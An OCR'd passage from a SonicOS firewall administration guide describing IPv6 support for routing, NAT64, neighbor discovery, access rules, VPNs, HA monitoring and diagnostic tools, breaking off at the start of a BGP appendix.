Policy Based Routing is fully supported for IPv6 by selecting IPv6 address objects and gateways for route policies on the **Network > Routing** page. On the **Network > Routing** page, the **View IP Version** radio button has three options: **IPv4 only, IPv6 only**, or **IPv4 and IPv6**. The OSPF feature displays two radio buttons to switch between version 2 and version 3.

Routing Information Protocol next generation (RIPng) is an information routing protocol for IPv6, which allows routers to exchange information for computing routes through an IPv6-based network.

A radio button is added to switch between RIP and RIPng:

IPv6 NAT Policies

NAT policies can be configured for IPv6 or NAT64 on the **Network > NAT Policies** page. On the **Add/Edit NAT Policy** dialog, the **IP Version** can be configured with one of these options: **IPv4 only, IPv6 only**, or **NAT64 Only**.

When configuring IPv6 NAT policies, the source and destination objects can only be IPv6 address objects unless an IP version of NAT64 is specified. For more information about NAT64 in SonicOS, see About NAT64 on page 497.

NOTE: IPv6 probing for NAT policies is not currently supported.

NAT64 Stateful Inspection Network Streams Support

Stateful inspection network streams (usually including application layer data) need to create cache entries on the fly. These cache entries usually are illegal based on the packet filter's rule table, but they are allowed due to specific directives in the application layer data (for instance, the addition of an inbound cache entry for an FTP data connection).

In SonicOS, these network streams are handled differently from general application layer protocol streams like HTTPS or SNMP. These stateful inspection network streams include FTP, TFTP, H.323, MSN, Oracle, PPTP, RTSP, and RealAudio. Stateful inspection network streams need to anticipate the creation of data cache when client and server communicate with each other through a control channel.

Our system supports FTP (including active and passive mode) and TFTP protocol well for NAT64.

Neighbor Discovery Protocol

The Neighbor Discovery Protocol (NDP) is a new messaging protocol that was created as part of IPv6 to perform a number of the tasks that ICMP and ARP accomplish in IPv4. Just like ARP, Neighbor Discovery builds a cache of


dynamic entries, and the administrator can configure static Neighbor Discovery entries. The following table shows the IPv6 neighbor messages and functions that are analogous to the traditional IPv4 neighbor messages.

IPv4 vs. IPv6 neighbor messages


IPv4 neighbor message	IPv6 neighbor message
ARP request message	Neighbor solicitation message
ARP relay message	Neighbor advertisement message
ARP cache	Neighbor cache
Gratuitous ARP	Duplicate address detection
Router solicitation message (optional)	Router solicitation (required)
Router advertisement message (optional)	Router advertisement (required)
Redirect message	Redirect Message

The Static NDP feature allows for static mappings to be created between a Layer 3 IPv6 address and a Layer 2 MAC address.

To configure a Static NDP entry, perform the following steps:



1 Navigate to the **Network > Neighbor Discovery** page and then click the **Add** button.



2 In the **IP Address** field, enter the IPv6 address for the remote device.

3 In the **Interface** drop-down menu, select the interface on the firewall that will be used for the entry.

4 In the **MAC Address** field, enter the MAC address of the remote device.

5 Click **OK**. The static NDP entry is added.

The NDP Cache table displays all current IPv6 neighbors. The follow types of neighbors are displayed:

- REACHABLE - The neighbor is known to have been reachable within 30 seconds.


- STALE - The neighbor is no longer known to be reachable, and traffic has been sent to the neighbor within 1200 seconds.
- STATIC - The neighbor was manually configured as a static neighbor.

DHCPv6 Configuration

DHCPv6 server can be configured similar to IPv4 after selecting the **IPv6** option in the **View IP Version** radio button at the top left of the **Network > DNS** page.

IPv6 Access Rules Configuration

IPv6 firewall access rules can be configured in the same manner as IPv4 access rules by choosing IPv6 address objects instead of IPv4 address objects. On the **Firewall > Access Rules** page, the **View IP Version** radio button has three options: **IPv4 only, IPv6 only**, or **IPv4 and IPv6**.




When adding an IPv6 access rule, the source and destination can only be IPv6 address objects.

IPv6 Advanced Firewall Settings

You can configure advanced firewall settings for IPv6, including packet limitations and traffic restrictions on the **Firewall Settings > Advanced**. See IPv6 Advanced Configuration on page 1051 for more information.

IPv6 IPSec VPN Configuration


IPSec VPNs can be configured for IPv6 in a similar manner to IPv4 VPNs after selecting the **IPv6** option in the **View IP Version** radio button at the top left of the **VPN > Settings** page.



There are certain VPN features that are currently not supported for IPv6, including:

- IKEv2 is supported, while IKE is currently not supported
- GroupVPN is not supported
- DHCP Over VPN is not supported.

When configuring an IPv6 VPN policy, on the **General** tab the gateways must be configured using IPv6 addresses. FQDN is not supported. When configuring IKE authentication, IPV6 addresses can be used for the local and peer IKE IDs.



NOTE: DHCP Over VPN and L2TP Server are not supported for IPv6.

On the **Network** tab of the VPN policy, IPV6 address objects (or address groups that contain only IPv6 address objects) must be selected for the **Local Network** and **Remote Network**.

DHCP Over VPN is not supported, thus the DHCP options for protected network are not available.

The **Any address** option for **Local Networks** and the **Tunnel All** option for **Remote Networks** are removed. Select an all zero IPv6 Network address object could be selected for the same functionality and behavior.

On the **Proposals** tab, the configuration is identical for IPv6 and IPv4, except for the fact that IPv6 only support **IKEv2 mode**.

On the **Advanced** tab, only **Enable Keep Alive** and the **IKEv2 Settings** can be configured for IPv6 VPN policies.

NOTE: Because an interface may have multiple IPv6 address, sometimes the local address of the tunnel may vary periodically. If the user needs a consistent IP address, configure the VPN policy to be bound to an interface instead of Zone, and specify the address manually. The address must be one of IPv6 addresses for that interface.

SSL VPN Configuration for IPv6

SonicOS supports NetExtender connections for users with IPv6 addresses. On the **SSLVPN > Client Settings** page, first configure the traditional IPv6 IP address pool, and then configure an IPv6 IP Pool. Clients are assigned two internal addresses: one IPv4 and one IPv6.

NOTE: IPv6 DNS/Wins Server are not supported

On the **SSLVPN > Client Routes** page, you can select a client routes from the drop-down menu of all address objects including all the pre-defined IPv6 address objects.


NOTE: IPv6 FQDN is supported.

IPv6 Visualization


IPv6 Visualization for the App Flow Monitor and Real-Time Monitor is an extension of the IPv4 Visualization, providing real-time monitoring of interface/application rates and visibility of sessions in the management interface.

With the new visualization dashboard monitoring improvements for IPv6, administrators are able to respond more quickly to network security vulnerabilities and network bandwidth issues. Administrators can see what websites their employees are accessing, what applications and services are being used in their networks and to what extent, in order to police content transmitted in and out of their organizations.

The App Flow Monitor page has two new options for the View IP Version selection. These allow you to monitor IPv6 only or IPv4 and IPv6 traffic.



The Real-Time Monitor page has the same two new options under the Interface drop-down menu in the Applications and Bandwidth panels.



IPv6 Visualization Feature Limitations

Visualization for IPv6 has the following feature limitations:

- The IPv6 URL Rating is not supported, because CFS does not support all aspects of IPv6.
- IPv6 Country information is not supported.
- IPv6 External Reporting is not supported.


Configuring IPv6 Visualization

App Flow Monitor and Real-Time Monitor Visualization is configured the same in IPv6 and IPv4, select the View IP Version radio buttons to change the view/configuration. Refer to Visualization Dashboard on page 47 for more information on general configuration on Visualization.

IPv6 High Availability Monitoring

IPv6 High Availability (HA) Monitoring is implemented as an extension of HA Monitoring in IPv4. After configuring HA Monitoring for IPv6, both the primary and backup appliances can be managed from the IPv6 monitoring address, and IPv6 Probing is capable of detecting the network status of HA pairs.

IPv6 and IPv4 radio buttons display in the High Availability > Monitoring page, toggle between the two views for easy configuration of both IP versions:



This section contains the following subsections:

- IPv6 High Availability Monitoring Feature Limitations on page 2217
- IPv6 High Availability Probing on page 2217
- Configuring IPv6 High Availability Monitoring on page 2217

IPv6 High Availability Monitoring Feature Limitations

The IPv6 HA Monitoring feature limitations are as follows:

- Physical/Link Monitoring property cannot be changed in the IPv6 HA Monitoring configuration page. Set the property in the IPv4 HA Monitoring configuration page.
- Override Virtual MAC property cannot be changed in IPv6 HA Monitoring configuration page. Set the property in the IPv4 HA Monitoring configuration page.
- HA Probing cannot be enabled on both IPv4 and IP{v6 at the same time. That is, if IPv4 probing is enabled, then IPv6 probing must be disabled, and vice versa.

IPv6 High Availability Probing

An ICMPv6 packet is periodically sent out from the primary and backup appliances to probe the IPv6 address, and the response from the probed IPv6 address is monitored. If the active appliance cannot reach the probed IPv6 address, but the idle appliance can, the backup appliance has a better network status and failover initiates.

In IPv6 HA Probing the IPv6 addresses, ICMPv6 echo requests, and ICMPv6 echo replies are used. The logic used to judge network status of the primary and backup appliance is the same for IPv4 and IPv6.

Configuring IPv6 High Availability Monitoring

The IPv6 HA Monitoring configuration page is inherited from IPv4, so the configuration procedures are almost identical. Just select the IPv6 radio button and refer to IPv6 on page 2171 for configuration details.

Consider the following when configuring IPv6 HA Monitoring:

- The **Physical/Link Monitoring** and **Virtual MAC** checkboxes are greyed out because they are layer two properties. That is, the properties are used by both IPv4 and IPv6, so user has to configure them in the IPv4 monitoring page.

- The primary/backup IPv6 address must be in the same subnet of the interface, and it can not be same as the global IP and Link-Local-IP of the primary/backup appliance.
- If the primary/backup monitoring IP is set to (not ::), then they cannot be the same.
- If the **Management** checkbox is enabled, then primary/backup monitoring IP cannot be unspecified (i.e. ::).
- If the probe checkbox is enabled, then the probe IP cannot be unspecified.


IPv6 Diagnostics and Monitoring

SonicOS provides a full compliment of diagnostic tools for IPv6, including:


- Packet Capture on page 2218
- IPv6 Ping on page 2219
- IPv6 DNS Lookup and Reverse Name Lookup on page 2220

Packet Capture

Packet Capture fully supports IPv6.





In addition, IPv6 keywords can be used to filter the packet capture.



IPv6 Ping

The ping tool includes a new **Prefer IPv6 networking** option.







When pinging a domain name, it uses the first IP address that is returned and shows the actual pinging address. If both an IPv4 and IPv6 address are returned, by default, the firewall pings the IPv4 address.

If **Prefer IPv6 networking** is enabled, the firewall will ping the IPv6 address.

IPv6 DNS Lookup and Reverse Name Lookup

When performing IPv6 DNS Lookup or IPv6 Reverse Name Lookup, you must enter the DNS server address. Either an IPv6 or IPv4 address can be used.




System /
Diagnostics
Accept
Cancel
Refresh
Tech Support Report
Include:
VPN Keys
ARP Cache
DHCP Bindings
IKE Info
SonicPointN Diagnostics
Current users
Detail of users
IP Stack Info
Geo-IP/Botnet Cache
Download Report
Send Diagnostic Reports
Enable Periodic Secure Backup of Diagnostic Reports to Support
Time Interval (minutes)
1440
Include raw flow table data entries when sending diagnostic report
Diagnostic Tools
Diagnostic Tool:
IPv6 DNS Name Lookup
IPv6 DNS Name Lookup
DNS Server(V4):
10.200.0.52
DNS Server(V6):
::
Lookup name or IP:
Go

C

BGP Advanced Routing

BGP Advanced Routing

This appendix provides an overview of SonicWall's implementation of Border Gateway protocol (BGP), how BGP operates, and how to configure BGP for your network.

NOTE: BGP is supported on the TZ400 series, TZ500 series, and TZ600 appliances with the purchase of a SonicOS Expanded License.

BGP is not supported on the TZ300 series or SOHO Wireless appliance.

Topics:

BGP Overview

Topics:

